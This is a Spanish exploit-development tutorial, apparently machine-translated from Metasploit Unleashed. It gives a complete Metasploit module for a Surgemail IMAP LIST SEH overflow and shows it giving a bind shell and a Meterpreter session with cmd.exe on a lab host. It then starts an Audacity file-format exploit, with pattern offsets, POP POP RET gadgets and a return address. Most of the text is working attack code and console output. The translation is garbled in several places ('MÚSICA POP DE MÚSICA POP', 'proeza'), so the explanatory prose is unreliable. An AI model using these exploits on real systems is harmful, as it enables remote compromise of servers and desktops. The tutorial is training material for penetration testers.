Afortunadamente esta vez tenemos un remoto acercamiento de ataque para tratar en la forma de una sobrescritura parcial, desbordando el SEH con sólo los 3 bytes más significativos de la dirección de retorno. La diferencia es que esta vez podemos poner nuestro shellcode dentro de la primera parte del Buffer después de un esquema como el siguiente:

NOPSLED   SHELLCODE   NEARJMP   SHORTJMP   RET (3 Bytes)
--

POP POP RET nos re-direcccionará 4 bytes antes de RET donde vamos a colocar un JMP corto que nos devolverá 5 bytes. Entonces tendremos un JMP hacia atrás que nos llevará en el centro de la NOPSLED. Esto no fue posible de hacer con una sobrescritura parcial del EIP y el ESP, como debido al arreglo de pila ESP fue de cuatro bytes después de nuestra RET. Si hiciéramos una sobrescritura parcial de la EIP, ESP estaría en una área incontrolable.

Obtenido de "[http://www.metasploit-es.com.ar/wiki/index.php/Escribiendo\\_un\\_Exploit](http://www.metasploit-es.com.ar/wiki/index.php/Escribiendo_un_Exploit)"

#### 7.1.1 [Obteniendo una Shell](#)

## Obteniendo una Shell

Con que hemos aprendido, escribimos la proeza y la salvamos a windows/imap/surgemail\_list.rb. Usted puede descargar la proeza aquí: [http://www.offensive-security.com/msf/surgemail\\_list.rb](http://www.offensive-security.com/msf/surgemail_list.rb).

1.
  - 1.
  2. This file is part of the Metasploit Framework and may be subject to
  3. redistribution and commercial restrictions. Please see the Metasploit
  4. Framework web site for more information on licensing and terms of use.
  5. <http://metasploit.com/projects/Framework/>

```
require 'msf/core'
```

```
class Metasploit3 < Msf::Exploit::Remote
```

```
include Msf::Exploit::Remote::Imap
```

```

def initialize(info = {})
  super(update_info(info,
    'Name'          => 'Surgemail 3.8k4-4 IMAPD LIST Buffer Overflow',
    'Description'   => %q{
      This module exploits a stack overflow in the Surgemail IMAP Server
      version 3.8k4-4 by sending an overly long LIST command. Valid IMAP
      account credentials are required.
    },
    'Author'         => [ 'ryujin' ],
    'License'        => MSF_LICENSE,
    'Version'        => '$Revision: 1 $',
  ))
end

```

```

'References'      =>
[
    [ 'BID',   '28260' ],
    [ 'CVE',   '2008-1498' ],
    [ 'URL',   'http://www.milw0rm.com/exploits/5259' ],
],
'Privileged'     => false,
'DefaultOptions' =>
{
    'EXITFUNC' => 'thread',
},
'Payload'        =>
{
    'Space'       => 10351,
    'EncoderType' => Msf::Encoder::Type::AlphanumMixed,
    'DisableNops' => true,
    'BadChars'    => "\x00"
},
'Platform'       => 'win',
'Targets'         =>
[
    [ 'Windows Universal', { 'Ret' => "\x7e\x51\x78" } ], # p/p/r
0x0078517e
],
'DisclosureDate' => 'March 13 2008',
'DefaultTarget'  => 0))
end

```

```

def check
    connect
    disconnect
    if (banner and banner =~ /(Version 3.8k4-4)/)
        return Exploit::CheckCode::Vulnerable
    end
    return Exploit::CheckCode::Safe
end

```

```

def exploit
    connected = connect_login
    nopes = "\x90"*(payload_space-payload.encoded.length) # to be fixed with
make_nops()
    sjump = "\xEB\xF9\x90\x90"      # Jmp Back
    njump = "\xE9\xDD\xD7\xFF\xFF" # And Back Again Baby ;)
    evil = nopes + payload.encoded + njump + sjump + [target.ret].pack("A3")
    print_status("Sending payload")
    sploit = '0002 LIST () "/" + evil + '" "PWNED"' + "\r\n"
    sock.put(sploit)
    handler
    disconnect
end

```

Las cosas más importantes de notar en el código anterior son lo siguiente:

```

* Definimos el espacio máximo para el shellcode (Espacio => 10351) e hicimos que el rasgo de DisableNops
incapacitara el acolchado de shellcode automático, rellenaremos la carga útil en nuestro propio.
* Ponemos el codificador de falta al AlphanumMixed debido a la naturaleza del protocolo IMAP.
* Definimos nuestra MÚSICA POP DE MÚSICA POP de 3 bytes dirección de vuelta de RET que será referida
entonces por la variable target.ret.
* Definimos una función de control que puede comprobar la bandera de servidor IMAP a fin de identificar a
un servidor vulnerable y una función de proeza que obviamente es el que hace la mayor parte del trabajo.

```

Vaya a ver si esto trabaja:

```

msf > search surgemail
[*] Searching loaded modules for pattern 'surgemail'...

Exploits
=====
Name           Description
-----
windows/imap/surgemail_list   Surgemail 3.8k4-4 IMAPD LIST Buffer Overflow

msf > use windows/imap/surgemail_list
msf exploit(surgemail_list) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----      -----
IMAPPASS  test           no        The password for the specified username
IMAPUSER  test           no        The username to authenticate as
RHOST     172.16.30.7    yes       The target address
RPORT     143            yes       The target port

Payload options (windows/shell/bind_tcp):

Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC  thread         yes       Exit technique: seh, thread, process
LPORT     4444           yes       The local port
RHOST     172.16.30.7    no        The target address

Exploit target:

Id  Name
--  --
0  Windows Universal

```

Algunas opciones son configuradas ya de nuestra sesión anterior (ver IMAPPASS, IMAPUSER y RHOST por ejemplo). Ahora comprobamos la versión de servidor:


```
msf exploit(surgemail_list) > check
```

```
[*] Connecting to IMAP server 172.16.30.7:143... [*] Connected to target IMAP server. [+] The target is vulnerable.
```

¡Sí! Ahora vaya a dirigir la proeza que ata a la depuración al surgemail.exe proceso para ver si la compensación para superponer SEH es correcta:


```
root@bt:~/msfcli exploit/windows/imap/surgemail_list PAYLOAD=windows/shell/bind_tcp RHOST=172.16.30.7
IMAPPWD=test IMAPUSER=test E [*] Started bind handler [*] Connecting to IMAP server 172.16.30.7:143... [*] Connected to target IMAP server. [*] Authenticating as test with password test... [*] Sending payload
```

<http://www.offensive-security.com/msf/EXPLOIT04B.png>




La compensación es correcta, podemos poner ahora un límite de facturación en nuestra dirección de vuelta:

<http://www.offensive-security.com/msf/EXPLOIT04A.png>




Ahora podemos desviar el flujo de ejecución en nuestro parachoques ejecutando el POP & POP instrucciones de RET:

<http://www.offensive-security.com/msf/EXPLOIT06.png>



y finalmente ejecute los dos saltos en la pila que nos conseguirá dentro de nuestro deslizador de NOP's:

<http://www.offensive-security.com/msf/EXPLOIT07.png>



Hasta ahora, bien, tiempo para conseguir nuestra cáscara de Meterpreter, vaya a dirigir de nuevo la proeza sin la depuración:

```
msf exploit(surgemail_list) > set PAYLOAD windows/meterpreter/bind_tcp PAYLOAD => windows/meterpreter/bind_tcp msf
exploit(surgemail_list) > exploit
```

```
[*] Connecting to IMAP server 172.16.30.7:143... [*] Started bind handler [*] Connected to target IMAP server. [*]
Authenticating as test with password test... [*] Sending payload [*] Transmitting intermediate stager for over-sized stage...(191
bytes) [*] Sending stage (2650 bytes) [*] Sleeping before handling stage... [*] Uploading DLL (75787 bytes)... [*] Upload
completed. [*] Meterpreter session 1 opened (172.16.30.34:63937 -> 172.16.30.7:4444)
```

```
meterpreter > execute -f cmd.exe -c -i Process 672 created. Channel 1 created. Microsoft Windows XP [Version 5.1.2600] (C)
Copyright 1985-2001 Microsoft Corp.
```

```
c:\surgemail>
```

¡Éxito! Tenemos fuzed un servidor vulnerable y construimos una proeza de encargo usando los rasgos asombrosos ofrecidos por Metasploit.

## 7.2 [Usando el Egghunter-Mixin](#)

# Usando el Egghunter-Mixin

---

El MSF egghunter mixin es un maravilloso modulo que puede ser de gran utilidad en el desarrollo de exploit. Si no estas familiarizado con el concepto de egghunter, lee esto.

Una reciente vulnerabilidad en Audacity Audio Editor nos da una oportunidad para examinar este mixin en gran profundidad. En el modulo siguiente, exploraremos Audacity y crearemos un modulo exploit para eso, con un formato de archivo de Metasploit. No, nos enfocaremos en el metodo de explotacion en si o en la teoria detras de ella, pero nos sumergiremos directo a la practica del Egghunter mixin.

1. Descarga e instala el software vulnerable en tu XP SP2 de caja.

<http://www.offensive-security.com/archive/audacity-win-1.2.6.exe>

[http://www.offensive-security.com/archive/LADSPA\\_plugins-win-0.4.15.exe](http://www.offensive-security.com/archive/LADSPA_plugins-win-0.4.15.exe)

2. Descarga y examina el original POC, tomado desde: <http://milw0rm.com/exploits/7634>

Portando el PoC

Vamos a portar este POC para un formato de archivo de MSF de modulo de exploit. Podemos usar un existente modulo para obtener un plantilla general. El exploit zinfaudioplayer221\_pls.rb nos proporciona un buen comienzo.

Nuestro esqueleto del exploit debe ser similar a esto. Note que nuestro buffer se generara aqui:

```
def exploit
buff = Rex::Text.pattern_create(2000)
print_status("Creating '#{datastore['FILENAME']} file ...")
file_create(buff)
end
```

Usamos Rex::Text.pattern\_create(2000) para crear una unica cadena de 2000 bytes para seguir la ubicacion en el depurador.

Una vez que tenemos portado el POC, generamos el archivo de exploit y lo transferimos a nuestro Windows. Use el payload generic/debug\_trap para empezar.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole

=[ metasploit v3.3-testing [core:3.3 api:1.0]
+ -- ---[ 399 exploits - 246 payloads
+ -- ---[ 21 encoders - 8 nops
=[ 182 aux

msf exploit(audacity) > show options

Module options:

Name Current Setting Required Description
---- -----
FILENAME evil.gro yes The file name.
OUTPUTPATH /var/www yes The location of the file.

Payload options (generic/debug_trap):


Name Current Setting Required Description
---- -----
Exploit target:

Id Name
-- --
0 Audacity Universal 1.2

msf exploit(audacity) > exploit

[*] Creating 'evil.gro' file ...
[*] Generated output file /var/www/evil.gro
[*] Exploit completed, but no session was created.
msf exploit(audacity) >
```

Abriremos Audacity, adjuntamos un depurador e importamos el archivo gro MIDI.



Inmediatamente obtenemos una excepcion en Audacity, y las pausas del depurador:

Immunity Debugger - audacity.exe - [CPU - main thread, module audacity]

File View Debug Plugins ImmLib Options Window Help Jobs

Registers (FPU)

```

    EBX=00F64068
    DS:[26BD6921]=???

```

Address	Hex dump	ASCII
007F0000	00 00 00 00 E0 A3 6E 00	....uin.
007F0008	00 60 71 00 30 60 71 00	.mq.0ma.
007F0010	50 60 71 00 70 60 71 00	Pmq.pmq.
007F0018	90 60 71 00 B0 60 71 00	E mq..mq.
007F0020	00 60 71 00 F0 60 71 00	#mq.=mq.
007F0028	10 6E 71 00 30 6E 71 00	>mq.0na.
007F0030	50 6E 71 00 70 6E 71 00	Pnq.pnq.
007F0038	90 6E 71 00 B0 6E 71 00	Enq.=nq.
007F0040	00 6E 71 00 F0 6E 71 00	#nq.=nq.
007F0048	10 6F 71 00 30 6F 71 00	>pq.0pq.
007F0050	50 6F 71 00 70 6F 71 00	Ppq.ppq.
007F0058	90 6F 71 00 B0 6F 71 00	E pq.=pq.
007F0060	00 6F 71 00 F0 6F 71 00	#pq.=pq.
007F0068	10 70 71 00 30 70 71 00	>pq.0pq.
007F0070	50 70 71 00 70 70 71 00	Ppq.ppq.


[13:02:43] Access violation when writing to [26BD6921] - use Shift+F7/F8/F9 to pass exception to program Paused

Una mirada rápida a la cadena SEH demuestra que hemos sobrescrito un manejador de excepciones.

SEH chain of main thread

Address	SE handler
0012F9FC	audacity.00702B88
0012FBF8	67413966

Tomamos la excepción (shift + F9), y vemos lo siguiente:




### 7.2.1 [Completando el Exploit](#)

## Completando el Exploit

### Encontrando la direccion Return

Este es un desbordamiento SEH estandar. Podemos notar que algunos de los usuarios introducira un "pop, pop, ret" lejos de la pila. Algo interesante que notar de la captura de pantalla de abajo es el hecho que enviamos 2000 bytes en el payload. Sin embargo, pareciera que cuando regresamos al buffer, se trancara. Tenemos alrededor de 80 bytes de espacio para nuestro codigo shell (marcado en azul). Usamos la funcion !safeseh de Immunity para localizar las dll's desprotegidas desde el cual la direccion de retorno puede ser encontrada.



Copiamos encima el DLL y buscamos una instruccion combianda de POP POP RET usando msfpescan.

```
root@bt4:/pentest/exploits/framework3# ./msfpescan -p libfftw3f-3.dll

[libfftw3f-3.dll]
0x637410a9 pop esi; pop ebp; retn 0x000c
0x63741383 pop edi; pop ebp; ret
0x6374144c pop edi; pop ebp; ret
0x637414d3 pop edi; pop ebp; ret

0x637f597b pop edi; pop ebp; ret
0x637f5bb6 pop edi; pop ebp; ret

root@bt4:/pentest/exploits/framework3#
```

## PoC para Exploit

Mientras usamos la funcion pattern\_create para crear el buffer inicial, podemos ahora calcular la longitud del buffer necesaria para sobrescribir el manejador de excepciones.

```
root@bt4:/pentest/exploits/framework3/tools# ./pattern_offset.rb 67413966
178
root@bt4:/pentest/exploits/framework3/tools#
```


Modificamos el exploit como corresponde introduciendo una direccion valida de retorno.

```
[ 'Audacity Universal 1.2' , { 'Ret' => 0x637410A9} ] ,
```

